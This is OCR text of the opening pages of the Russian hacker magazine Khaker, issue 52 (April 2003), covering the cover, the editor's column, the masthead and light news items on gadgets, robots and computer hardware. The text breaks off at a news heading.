

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 04.03 (52)
WWW.XAKEP.RU
НОВАЯ РУБРИКА!
ЛАМАРАЗМЫ ХАКЕРА
Хакеры 80-х: Рождение Червя
INSIDE
Мы в сетях!
Есть ли жизнь под ДОС"ом? Как превратить 386-й ноутбук в iPAQ
Подключаем дистанционное управление... к компьютеру!
Локальные и глобальные сети
оптоволокно
хабы
модемы
и прочий телекоммуникационный stuff
(game)land
ISSN 1609-1019
Атака на GPRS
Sprite
Пиромания
Хочешь iMac G4 с Cubase?
Смотри подробности


17 59
GUINNESS
DRAUGHT
SERVE EXTRA COLD



52

Что есть реальность? То, что ты видишь? Дерьмо собачье. Ты постоянно видишь фильмы со спецэффектами и рекламу по телевидению, от которой просто воняет фальшью. То, что ты слышишь? Неужели ты и вправду веришь, что Киркоров поет таким голосом, прыгая как молодой козлик по сцене и потея как мышь? Те запахи, что ты чувствуешь? Я готов поспорить с тобой на сотню баксов, что принесу тебе 20 пузырьков с запахами настоящих цветов, но ни одного цветка в пузырьке не окажется. То, что ты можешь пощупать? Неужели холод искусственного льда, собранного из определенных химических элементов, тебе кажется принесенным с севера? Что есть реальность? Ты засыпаешь вечером и проживаешь абсолютно естественную жизнь за 8 часов. Ты общаешься, рождаешься, умираешь, трахаешься с девушкой своей мечты, ты можешь даже быть женщиной (ох, надеюсь, такие сны тебя не снятся :)), и все это - блеф. Или нет? Как отличить реальное от нереального? Может, во сне ты и проживаешь свою настоящую жизнь, а бодрствуя, ты всего лишь исполняешь указания какого-то кукловода?

Да, я знаю, сейчас романтические девочки начнут обзывать меня циником, но... Что есть любовь? Электрические импульсы в коре твоего головного мозга. Что есть вкус? Химическая реакция различных элементов таблицы Менделеева на рецепторах твоего языка. Что есть видение? Преобразование световых лучей и спектра в электрические сигналы для зрительного нерва. Может, пора серьезно заняться изучением физики и химии?

Приятного чтения,

SINtez,
издатель X

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров «KROt»
Дизайн-студия «**100%КПД** »
(kerel@real.xakep.ru)
>Дизайнеры
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94


>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.


WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

TIPS&TRICKS
Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

HiTech_News

!!! Алекс Целых (News@real.xakep.ru)

УМНЫЙ БЮСТГАЛЬТЕР 

● Ученые австрийского университета изобрели "умный" бюстгальтер, позволяющий девушкам всегда выглядеть подтянутыми. Во время энергичных действий, например, при беге и прыжках, встроенная помпа придерживает "мячики". Когда девушка спокойна, хватка бюстгальтера ослабевает. Девайс просто незаменим для профессиональных спортсменок и любительниц фитнеса. В дополнение к новинке они могут приобрести миниатюрный полуавтоматический насос и уже на усмотрение ненаглядного десять раз на день изменять объем своей груди.

БАНОЧКА С ИНТЕРНЕТОМ 

● Пустые банки из-под собачьих консервов наилучшим образом подходят для организации доступа в интернет по радиомодему. К такому выводу пришел изобретательный англичанин Дэвид Тэйлор, согнувший одну из жестянок в самодельную антенну. Усовершенствованный столь любопытным образом беспроводной передатчик, самый маломощный и дешевый из тех, что были в продаже, обеспечил отличное качество связи на расстоянии в 3 км. Использование жестянок из-под других продуктов - "вискаса" и сухого молока - не принесло впечатляющих результатов. Они в меньшей степени усиливали радиосигнал, а главное - ржавели.

ПРОТЕЗ МОЗГА 

● В Штатах изобрели протез головного мозга. Вернее, его важнейшего отдела - гипокампа. Эта часть отвечает за нашу память, сознание и настроение. В отличие от существовавших ранее стимуляторов, кремниевый чип полностью копирует биологические функции всего отдела. Для создания протеза ученые сначала построили математическую модель гипокампа подопытных крыс. Связь микрочипа с мозгом наладили при помощи электродов. Сейчас микросхема, имплантируемая в черепную коробку, понимает миллионы внешних раздражителей и знает "систему кодов" головного мозга. Работы по созданию протеза велись более 10 лет.

ДЕРЕВЯННОЕ "ЖЕЛЕЗО"

● Американская компания Wood Contour (www.woodcontour.com) представила любопытнейшую линейку компьютерных аксессуаров из дерева. На сегодняшний день коллекция включает в себя мышь, клавиатуру и корпус для жидкокристаллического монитора. По желанию заказчика возможны варианты исполнения из цельного красного дерева, вишни, бука или дуба. Работа ручная, поэтому каждое изделие уникально. Компания напоминает, что дерево намного долговечнее и изящнее пластмассы. Для сохранения первозданного лоска достаточно периодически протирать поверхность бархоткой с полиролью для мебели. Стоимость дубовой оптической мыши - 100 долларов. За полный сет изделий придется выложить около 3 тысяч.





СИМУЛЯТОР ПРЯМОЙ КИШКИ 

● Бельгиец Уим Дельвойе создал роботизированную арт-инсталляцию "Симулятор пищевого тракта". "Клоака" выставлена в Новом музее Нью-Йорка. Дважды в день автор через воронку демонстративно закладывает в термоядерную конструкцию добротный обед из первого, второго и десерта. Пища проходит через специальную мясорубку и по стеклянному пищеводу попадает в искусственный желудок. Змеевидные трубки медленно закачивают ее в шесть стеклянных сосудов, где пища разлагается под воздействием энзимов и настоящего желудочного сока. Еще через несколько часов в большой эмалированный горшок под прозрачным колпаком вываливаются... экскременты. Создание машины обошлось в 200 тысяч долларов, но число желающих посмотреть, как робот "ходит по-большому", с лихвой окупило все затраты.

АТЛАНТ С ПАЛЕЦ 

● Испанские ученые сконструировали роботизированный палец, двигающий предметы по поверхности стола. "Умная" конечность изготовлена из полипиррола - полимера, который подобно мускулам способен сокращаться при прохождении через него электрического тока. Палец чувствует вес предмета и сообразно расходует силы. В итоге, чугунный утюг будет двигаться с такой же скоростью, что и кусок поролона.

НЕПРИКАСАЕМЫЕ

● Скандинавская компания Handy-fashions.com представила гардероб для параноиков. И жилет, и кепка, и шарф предназначены для защиты от вредного излучения мобильников. Для их производства используется специальная антирадиационная ткань. Только синий карман на серебристой жилетке выполнен из обычной - чтобы телефон беспрепятственно принимал сигнал. У кепки по бокам расположены отстегиваемые защитные клапаны. А в шарф гигантских размеров и вовсе можно пеленать младенцев. Стоимость полного защитного комплекта около 300 долларов.



ПАЛЬЦЕМ В РОТ  

● Компания Dental Dots (www.dentaldots.com) представила оригинальную альтернативу зубной щетке. Предлагается приклеить на подушечку пальца специальные "зубные кружочки" и драить ими во рту. На щетину заранее нанесена мятная паста, что делает процедуру привычной. В общем, когда щетки под рукой нет, очень даже удобно. Надпись на упаковке уверяет, что если и проглотишь инструмент, то самого страшного не случится. Комплект из 6 "зубных кружков" стоит без малого 2 доллара.

АРОМАТНЫЕ НОСКИ

● В Англии разработали технологию производства ароматной одежды. Ноу-хау позволяет вводить в волокна ткани репелленты от насекомых, освежители воздуха, ароматы парфюма и даже витамины. Например, для спортивных костюмов предлагается использовать эффект охлаждения. С этой целью в ткань добавляются частицы ментола. Для рубашек актуальна защита от запаха табака. Куртки будут отпугивать кровожадных москитов. И, наконец, носки - источать ароматы цветов. Пропитка ткани сохраняется, как минимум, на 30 машинных стирок.

СКОЛЬЗИМ ПО СУХОМУ 

● Наконец кто-то позаботился о любителях сухого бритья! Braun представила FreeGlider - стильную электробритву нового поколения. Ее уникальность - в автоматическом нанесении на кожу увлажняющего лосьона и витаминов. FreeGlider надежно защищает кожу от микроскопических повреждений, при этом сбривает абсолютно все волоски. Сменные картриджи с лосьоном продаются отдельно. Одного хватает на 15 процедур. Плавающая головка, работа от аккумулятора и возможность мыть бритву под струей воды - все это позволяет поймать настоящий кайф от сухого бритья.


USB-ГРЕЛКА 

● В Японии наблюдается настоящий бум интереса к далеким от компьютера изделиям с USB-интерфейсом. Напряжение в 5 вольт уже используется для питания постельной грелки и чашки для чая с подогревом. Гаджеты имеют несгораемое покрытие. Специальный датчик отвечает за поддержание постоянной температуры. Длина USB-шнура - полтора метра. Последними на витринах японских магазинов появились миниатюрные USB-вентиляторы и зубные щетки. Бороться с кариесом, не отходя от монитора, можно всего за 11 долларов.




!!! Алекс Целых (News@real.xakep.ru)

РОБОТ-УЧЕНИК



● Канадская компания Telbotics (www.telbotics.com) представила первого в мире робота-ученика. Теперь заядлые прогульщики, а также юннаты, пропускающие школу по уважительной причине, могут дистанционно присутствовать на уроках. На самом деле PEBBLES состоит из двух роботов-близняшек, связанных по каналам ISDN, DSL или T1. Один робот находится в классе, другой - дома или у больничной койки. PEBBLES работает на Pentium IV под Windows NT. Робот бодро передвигается на колесах. А благодаря монитору и миниатюрной камере на раскладном штативе, даже закованные в гипс слышат и видят все, что происходит на уроке. С геймпада ученички могут "крутить головой", масштабировать изображение и даже поднимать механическую руку, чтобы вызваться к доске. Встроенный сканер позволяет сдать на проверку домашнее задание. Для этого нужно "скормить" листок в барабан. На том конце провода учитель примет факс. Отличное качество звука обеспечивают беспроводной микрофон и стереодинамики. В настоящее время инженеры Telbotics совершенствуют свою разработку, чтобы на переменах PEBBLES мог свободно выезжать за пределы класса и организовывать непринужденное общение "отшельника" со своими сверстниками.

ОТМАЗКА ДЛЯ БОССА



● В университете Карнеги Мэллон ведется разработка "умного" телефона с функциями секретаря. Он сам догадывается, когда хозяин занят и вежливо просит оставить сообщение на автоответчике. Девайс бракует абонентов только после того, как проанализирует информацию из нескольких источников. С этой целью в телефон встроен стереомикрофон, небольшая видеокамера и ряд сенсоров. К ситуациям, когда разговор невозможен, робот относит нерабочее время суток, скандальные интонации в беседе с другим человеком, открытую дверь кабинета и нервный стук по клаве. В общем случае выбираются самые важные и безошибочные критерии оценки обстановки. Встроенное программное обеспечение легко обучается, наблюдая за поведением босса.

РОБОТ-КУРИЛЬЩИК



● В Екатеринбурге объявился робот-курильщик. Местом его прописки стал городской Центр медицинской профилактики. Робот наглядно демонстрирует вред курения, ратуя за здоровый образ жизни. Дымящий как паровоз агрегат - зрелище не для слабонервных. Ведь по мере того, как тлеет сигарета, в его силиконовых "легких" оседают ядовитые смолы. Медперсонал на робота не нарадуется и уже ласково прозвал его Васей.

ЖЕЛЕЗНЫЙ РОМАРИО



● Компания OWI-Robotkits Direct (www.robotikitsdirect.com) представила миниатюрного робота-футболиста. Железный Ромарио ростом 13 сантиметров, он запросто демонстрирует финты на крышке обеденного стола. Для этого у него имеются 6 ножек, как у жука, и простенький механизм приема и отработки мяча. Проводной контроллер позволяет управлять движениями робота - вести мяч. Soccer Jr. на ходу меняет направление движения и показывает чудеса поворотов на 360 градусов. Стоимость робота в интернет-магазине - 45 долларов.

ДИСКО НА СТОЛЕШНИЦЕ



● Главной сенсацией выставки CeBIT в этом году стал хайтек-девайс для воспроизведения звука при помощи любой твердой и плоской поверхности, какая есть под рукой. Soundbug (www.soundbug.biz) размером с компьютерную мышь позволяет слушать музыку без колонок и наушников. Для этого "жучок" подсоединяется к любому источнику звука и закрепляется на поверхности стола или стекла. Последние в данном случае используются в качестве мембраны. Каждая поверхность звучит по-своему. В целом, чем больше площадь и толщина, тем выше качество звучания. Два девайса, используемые вместе, дают потрясный стереозвук. Новинка продается в интернете по цене 30 долларов.

ЛЮБОПЫТНАЯ "МУХА"



● Израильские спецслужбы провели первые испытания беспилотного самолета-разведчика размером с визитку. Вес миниатюрного летательного аппарата - около 100 граммов. Несмотря на игрушечные характеристики, на самолете установлены самые современные камеры и ретрансляторы. Они в реальном времени передают масштабируемую картинку зоны боевых действий на экран удаленного компьютера командного пункта. За время автономного полета длительностью до 20 минут самолет успевает сообщить бесценные сведения о противнике. Еще одно применение "мухи" - незаметно залететь в окно помещения с заложниками и передавать информацию о том, что на самом деле происходит внутри.



HardNews

!!! Nikitos (nikitos@real.xakep.ru)

В номере:

АПРЕЛЬ 2003

№52



Монстр от EZQuest

На выставке CeBit-2003, проходящей в Ганновере, компания EzQuest представила общественности новый внешний жесткий диск Cobra+ FireWire 800, на котором может быть размещено до 250 гигабайт информации. Шпиндель дис-



ка вращается со скоростью 7200 об/мин, что в сочетании с 2-мегабайтовым кэшем и небольшим (8.9 мс) временем доступа, указывает на высокую скорость работы харда. Устройство полностью совместимо как с PC, так и с iMac, поддерживается работа со всем семейством Windows и Mac OS 8.*.

Пользователи *nix-подобных систем по дефолту обламываются, хотя, уверен, заставить эту штуковину работать под юнихом, можно.

Взаимодействие с компьютером осуществляется через шину FireWire новой версии 1394B. Заявленная в спецификации этой шины скорость передачи данных проигрывает USB 2.0, однако, по результатам реальных боевых тестов USB даже несколько отстает от конкурента. Впрочем, как бы то ни было, устройство можно запросто подцепить и к USB.

При помощи стандартных утилит Windows 2000/XP из нескольких таких дисков может быть легко организован довольно емкий и шустрый для затраченных денег RAID-массив.

По весу это чудо техники размером 22*17*5.5 см. немного не дотянуло до трех кило.

Во пионэры пошли!

На этой же выставке Pioneer Electronics представила привод DVR-A06, продолжающий славную линейку DVD-резаков. От предшественника - DVR-A05 – эту модель отличает лишь увеличенная с 16х до 24х скорость записи обыкновенных CD-R болванок, DVD-R диски режутся на скорости 4х, что позволяет закатать стандартную 4.7-гигабайтную болванку за неполные 15 минут. Работа с DVD-RW дисками осуществляется в два раза медленнее.

По всей видимости, Пионеру просто очень хотелось выступить на Цебите с чем-нибудь новеньким, но ничего кардинального попросту не успели подготовить. Не беда, в конце этого года ожидается выход следующей версии резака, которая, по заявлениям представителей Пионера, будет резать дивидюки в два раза быстрее.



Цифровушки от Olympus


Небезызвестная компания Olympus выпустила недавно три цифровые камеры, отличающиеся от предшественников более разумной стоимостью и компактными размерами. Совместить приятное с полезным олимпусовцам удалось с переходом на новый стандарт карт памяти xD-Picture (Olympus всегда был приверженцем SmartMedia). Самой скромной представительницей выпущенной тройки стала 2-мегапиксельная C-150, представляющая собой ни что иное, как модернизированную версию C-120. C-150 заметно поменьше своего предка, да и обойдется покупателю совсем недорого - всего $220. Производителю удалось засунуть в эту малышку (в ценовом плане, прежде всего) не только стандартный набор фото-функций, но и возможность записи коротких видеороликов в формате MPEG.

3.5-мегапиксельная C-350 Zoom – модель посерьезнее, но все равно ориентирована на домашнего пользователя (как, впрочем, и вся серия этих аппаратов). Обладающая трехкратным зумом камера обойдется покупателю в $400.

Последняя из представленных моделей, C-750 Ultra Zoom – модифицированная версия C-730 – обладает 4-мегапиксельной матрицей и оптикой, позволяющей увеличивать изображение в 10 раз. Как я отметил выше, все камеры работают с картами довольно перспективного стандарта xD. Кроме Олимпуса новинку продвигает только Фуджи, а зря – по заверениям экспертов теоретически технология может быть использована для создания карточек емкостью до восьми гигабайт! Неслабо, да? :)

Смерть кулерам?

Компания Hush Technologies недавно представила на суд общественности свою новую разработку - компьютер Silent Mini-ITX. Его отличительная особенность заключается в том, что при сборке не было использовано ни одного кулера, и, как следствие, во время работы комп не издает почти никаких звуков. Каким образом инженеры решили проблему перегрева? По старинке – тепло от процессора, БП, чипа видеокарты и прочих греющихся частей компьютера отво-



дится на огромный радиатор, который представляют собой боковые стенки корпуса. Полностью избавиться от шума производителям все же не удалось – работа с CD-ROM сопровождается характерными звуками. Но, конечно, их уже нельзя сравнить с ревом пяти кулеров – в современных системах и такое не редкость :).

Silent Mini-ITX собран на базе материнской платы нового формата Mini-ITX, специфицированного в прошлом году компанией VIA.

Квадрат материнской платы (ее размеры – 17*17 см) без труда разместился в корпусе, габариты которого также удивили – 37х34х5.9 см. В эту малышку маньяки-производители встроили ко всему прочему один CD/DVD-привод, один жесткий диск и PCI-карту.

Представленный агрегат выглядит довольно элегантно, и узнать в нем компьютер сможет далеко не каждый – больше он похож на маленькую красивую батарейку отопления (кстати греет, наверное, неплохо:)). Новинка, по всей видимости, придется покупателю по вкусу – тем более, что предоставляются различные варианты расцветки корпуса. Стоимость этого чуда техники пока держится в секрете, несмотря на то, что скоро комп поступает в продажу.

Новая серия дисплеев от Sony

Sony выпустила новую серию ЖК-мониторов, ориентированных на домашнего пользователя и работу в офисе. От предшественников мониторы этой серии отличаются более ярким, четким и качественным изображением. Благодаря отличным показателям яркости (260 кд/м2), коэффициентам контрастности (до 600:1) и применяемой технологии автоматической гамма-коррекции и цифрового сглаживания, картинка на экране выглядит максимально четко и реалистично. При этом инженерам удалось добиться отличного показателя скорости реакции матрицы, что позволило достичь действительно классного качества изображения при воспроизведении движущихся объектов – характерный эффект "замазывания" здесь отсутствует.

Представленная линейка включает три монитора: – 15" (HS53), 17" (HS73) и 19"(HS93). Пятнашка поддерживает максимальное разрешение экрана 1024х768, HS73 и 93 отображают картинку с разрешением до 1280х1024. Особенно подкупил внешний вид мониторов – дугообразная подставка добавила "хайтечности" элегантным,

строгим, но вместе с тем безалаберным линиям :).
Устройства довольно компактны (впрочем, этим сейчас никого уже не удивишь).



Также Sony продвигает в этой серии новую фишку – так называемый "ECO-режим", позволяющий продлить срок службы мониторов и снизить энергопотребление. Кроме того, по заверениям представителей Sony, эти мониторы отлично поддаются вторичной обработке и при этом не вредят окружающей среде, так что если вдруг решишь сдать такой монитор во вторсырье – не стесняйся :). Устройства поступят в продажу в апреле-мае.

Мультимедийная сопля

